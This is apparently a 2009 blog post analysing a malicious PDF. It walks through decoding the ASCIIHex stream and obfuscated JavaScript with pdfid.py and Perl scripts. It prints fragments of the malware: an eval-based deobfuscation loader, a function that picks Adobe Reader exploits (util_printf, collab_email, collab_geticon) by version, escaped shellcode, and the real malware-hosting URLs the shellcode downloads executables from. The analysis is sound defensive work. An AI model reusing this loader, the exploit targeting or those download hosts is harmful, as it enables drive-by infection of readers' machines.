
PDF malware analysis

Posted by kristinn on December 14, 2009 – 1:52 pm
Filed under Computer Forensics, Malware Analysis

I decided to do some malware analysis as a part of some presentation I had to do. And since I went through the process, I decided to post it here if anyone is interested.

To begin with, I needed to find some malware to analyze. And a great place to find live links to active malware is to visit the site: Malware Domain List.

What I wanted to show was that despite having a fully patched machine with a fully updated AV is not always enough to protect you. One way to do that is to either find a PDF or Flash exploit. The one that I chose for this experiment was this one:



Date (UTC) ⇑ ⇓	Domain ⇑ ⇓	IP ⇑ ⇓	Reverse Lookup ⇑ ⇓	Description ⇑ ⇓	Registrant ⇑ ⇓	ASN ⇑ ⇓
2009/11/11_20:39	style-boards.com/forum/dhkn.pdf	64.191.81.245	64-191-81-245.hostnoc.net.	pdf exploit	Domains by Proxy, Inc. / STYLE-BOARDS.COM@domainsbyproxy.com	21788

PDF exploit to be used

First things first, to download the malware example and do some static analysis on it. First of all I ran pdfid.py from Didier Stevens to get some ID about the PDF document

```
pdfid.py dhkn.pdf
PDFiD 0.0.9 dhkn.pdf
 PDF Header: %PDF-1.4
 obj                    9
 endobj                 9
 stream                 2
 endstream              2
 xref                   0
 trailer                1
 startxref              1
 /Page                  0
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            2
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

By looking at this we can see that there is a Javascript code in the document, which is commonly used to exploit Adobe Reader and we also see that there are some streams in the document. Now we need to take a closer look at the source code of the document. This can be done with any text editor, such as vim or just use less (or cat).

If we examine the document we don’t see any text part, just a stream that is JavaScript,

```
...
```

```
endstream
endobj
6 0 obj
<</CS /DeviceRGB /S /Transparency >>
endobj
7 0 obj
<</Length 76450 /Filter [/ASCIIHexDecode]>>
stream
7661722066686e7075783d27273b6567686a76783d22223b616567777a3d3530343132
3b6465757....
...
```

This stream can be easily decoded. We see that the filter that is used is a simple ASCIIHexDecode, so I simply copy the stream

```
grep ^stream dhkn.pdf -A 2  > stream
```

I then edit the file and deleted lines that did not belong to the stream itself. Since the file now contained only the hex code of the stream I could decode it with a simple Perl script

```
#!/usr/bin/perl

use strict;

my $line = undef;
my $string = undef;

my $file = shift;

die( 'Wrong usage: ' . $0 . ' FILE' ) unless -e $file;

open( FH, $file ) or die( 'Unable to read file ' . $file );
open( RW, '>' . $file . '.txt' );

while( $line = <FH> )
{
 print "Processing linen";
 $line =~ s/%//g;

 $string = pack 'H*', $line;
 print RW $string;
}

close( FH );
close( RW );
```

I run the script like this:

```
./conv.pl stream
```

The content of the text file stream.txt looks something like this

```
var fhnpux='';eghjvx="";aegwz=50412;deuv="";var
fiqy='',lmuz=false,ekrt=true,gpqr=false,
hnrty='',hloqr=0,dimtz=String,afioxy=dimtz['fkrEoAmkCBhkaBrRCAoAdkeE'.
replace(/[EABkR]/g,'')],
gilmq=String,abdmv=gilmq['eBvBaLlI'.replace(/[ILABJ]/g,'')],ikmqw="61"
,begily="",aefmos=[67,59,
63,151,171,159,153,165,159,160,164,81,156,154,174,144,159,165,94,170,1
51,163,169,161,98,81,162,...
...
```

Obviously a obfuscated JavaScript. So we need to dig a little deeper. To make it easier to read a simple substitution is done

```
cat stream.txt | sed -e 's/;/;n/g' > stream.js
```

This makes the code a litte bit easier to read. Then to make it even more easy, vim is used to edit the file and add spaces and new lines where needed. There are two things in this code that are interesting (well the two most interesting things that pop up at least). First of all the function close to the end of the file:

```
lquv=function()
{
      for(var fjpu;hloqr<aefmos.length;hloqr+=1)
      {
                var fjqu=hloqr%ikmqw.length+1;
                var dorvy=ikmqw.substring(hloqr%ikmqw.length,fjqu);
                var blrwy=aefmos[hloqr];
                begily+=afioxy(blrwy-dorvy.charCodeAt(0));
        }
        abdmv(begily);
};
lquv();
```

We see that we have a function called “lquv” which is seems to take care of decoding the obfuscation of the code. We see in the end a function called “adbmv” is called with the parameter of begily, which is the variable that holds the decoded JavaScript. The function “adbmv” is defined above in the code:

```
gilmq=String
abdmv=gilmq['eBvBaLlI'.replace(/[ILABJ]/g,'')]
```

This is a very simple obfuscation. We see that “gilmq” is defined as a String and then “abdmv” is (when we complete the simple substition)

```
gilmq['eval']
```

So when the function calls “abdmv(begily)” we are about to evaluate or execute the code that is displayed in the variable begily. We therefore need to know what is inside the variable “begily”. The basis for “begily” resides in the variable “aefmos” (the second interesting thing we found), which is defined as:

```
aefmos=[67,59,6....
```

The easiest way (or at least an easy method) to decode this string is simply to modify the stream.js to a HTML document and open it up in a browser or other JavaScript interpreter.

We add to the top of the document

```
<html>
<head><title>TESTING</title></head>
<body>
<script>
```

And at the bottom

```
</script>
</body>
</html>
```

We then modify the JavaScript itself. First of all the document ends with a ?, which we delete. Then we modify the function "lquv" so that it prints the JavaScript instead of evaluating it.

```
lquv=function()
{
 for(var fjpu; hloqr<aefmos.length;hloqr+=1)
 {
 var fjqu=hloqr%ikmqw.length+1;
 var dorvy=ikmqw.substring(hloqr%ikmqw.length,fjqu);
 var blrwy=aefmos[hloqr];
 begily+=afioxy(blrwy-dorvy.charCodeAt(0));
 }
 //abdmv(begily);
 document.write(begily);
};
```

The change that I made is written in bold. I then open this document up in a sandboxed environment to get the variable begily decoded. This script looks like this:

```
function fix_it(yarsp, len)
{
 while (yarsp.length * 2 < len)
 {
 yarsp += yarsp;
 }

 yarsp = yarsp.substring(0, len/2);
...
```

Now we have the true JavaScript code that is to be run on the machine. Inside this there are several functions, some of which contain the magic variable name “shellcode” or “payload”, which is usually considered to be an indication of a malware (if the obfuscation isn’t enough). Near the end of the code we see this:

```
function pdf_start()
{
 var version = app.viewerVersion.toString();
 version = version.replace(/D/g,'');
 var varsion_array = new Array(version.charAt(0), version.charAt(1),
version.charAt(2));

 if ((varsion_array[0] == 8 ) && (varsion_array[1] == 0) ||
(varsion_array[1] == 1 && varsion_array[2] < 3))
 {
 util_printf();
 }

 if ((varsion_array[0] < 8 ) || (varsion_array[0] == 8 &&
varsion_array[1] < 2 && varsion_array[2] < 2))
 {
 collab_email();
 }

 if ((varsion_array[0] < 9 ) || (varsion_array[0] == 9 &&
varsion_array[1] < 1))
 {
 collab_geticon();
 }
}

pdf_start();
```

This function is called in the end and we can see that it begins by getting the Adobe Reader version code before going through an if sentence, trying to determine which exploit to use based on the version number. This particular exploit is used against Adobe Reader versions:

- 8.0 or 8.1.0-8.1.2
- Older versions than 8.0 or version 8.2.0-2
- Older versions than 9.0 or 9.0

There are different exploits run based on on of listed criteria above. If we examine the payloads or shellcodes, we see that they are coded using the JavaScript function "escape" and are all similar to the one listed below:

```
var payload = unescape("%uEBE9%u0001%u5600%uA164%u0030%u0....
```

To further analyse this malware the payload has to be examined. So we copy the payload to a file and create a simple Perl script to change the JavaScript to binary:

```
#!/usr/bin/perl
use strict;
use Encode;

my $file = shift;
my $line = undef;
my $string = undef;
my @chars = undef;
my $done;

die('file does not exist') unless -e $file;

open( FH, $file ) or die( 'Unable to open file: ' . $file );
open( RW, '>' . $file . '.dat' );
binmode RW;

# read all lines
while( <FH> )
{
 @chars = split( /%u/ );
 print "Processing line..n";
 print "LINE CONSISTS OF " . $#chars . " CHARSn";
 $done = -1;
 foreach my $char (@chars )
 {
 $done++; # increase done by one
 next unless $done;

 print RW pack( 'v',hex( $char ));
 }

}

close(RW);
close( FH );
```

So to run the script

./decode_shell shell

Now I’ve got a binary document, called shell.dat which can be easily analysed using strings

```
strings -a -t x shell.dat
36 QQSVW`
65 B`;U
1a8 PhhC
1d5 PSSSSSS
1f3 QQSVWjB
209 a.ex
229 YYt9
243 YYt
 W
264 YYFF;
274 QSf`
2a1 t
 @8
2ba http://style-boards.com/forum/bmosz2.exe
2e3 http://style-boards.com/forum/click.php?r=
```

We see that this particular shellcode (the one that is used to exploit version 9.0) is simply downloading more malware to the machine. There are two files fetched, both of which at the time of analysis were removed from the server in question, so further analysis wasn’t possible.

To test the other payloads, we examine the one that exploits the util_printf vulnerability.

```
/decode_shell util_shell
Processing line..
LINE CONSISTS OF 391 CHARS
strings -a -t x util_shell.dat
...
209 a.ex
...
2ba http://style-boards.com/forum/cdruz2.exe
2e3 http://style-boards.com/forum/click.php?r=
```

And the collab_email exploit:

```
/decode_shell collab_email_shell
Processing line..
LINE CONSISTS OF 392 CHARS
strings -a -t x collab_email_shell.dat
...
209 a.ex
...
2ba http://style-boards.com/forum/fkntuw2.exe
2e4 http://style-boards.com/forum/click.php?r=
```

We can see that for each of the exploits there are two executable files downloaded. And the file that comes with “click.php?r=” seems to be the same one for each of them. The second executable does have a different name, fkntuw2.exe, cdrusz2.exe, bmosz2.exe

I was unable to analyze the executables further since they had all been removed from the server at the time I tried to download them, got a 404 error from the server. Although the PDF document still remained on the server the last time I checked.

This concluded the static analysis of the code, I also did a live dynamic analysis of the malware that I might share at a later time, but for now, let the static analysis do.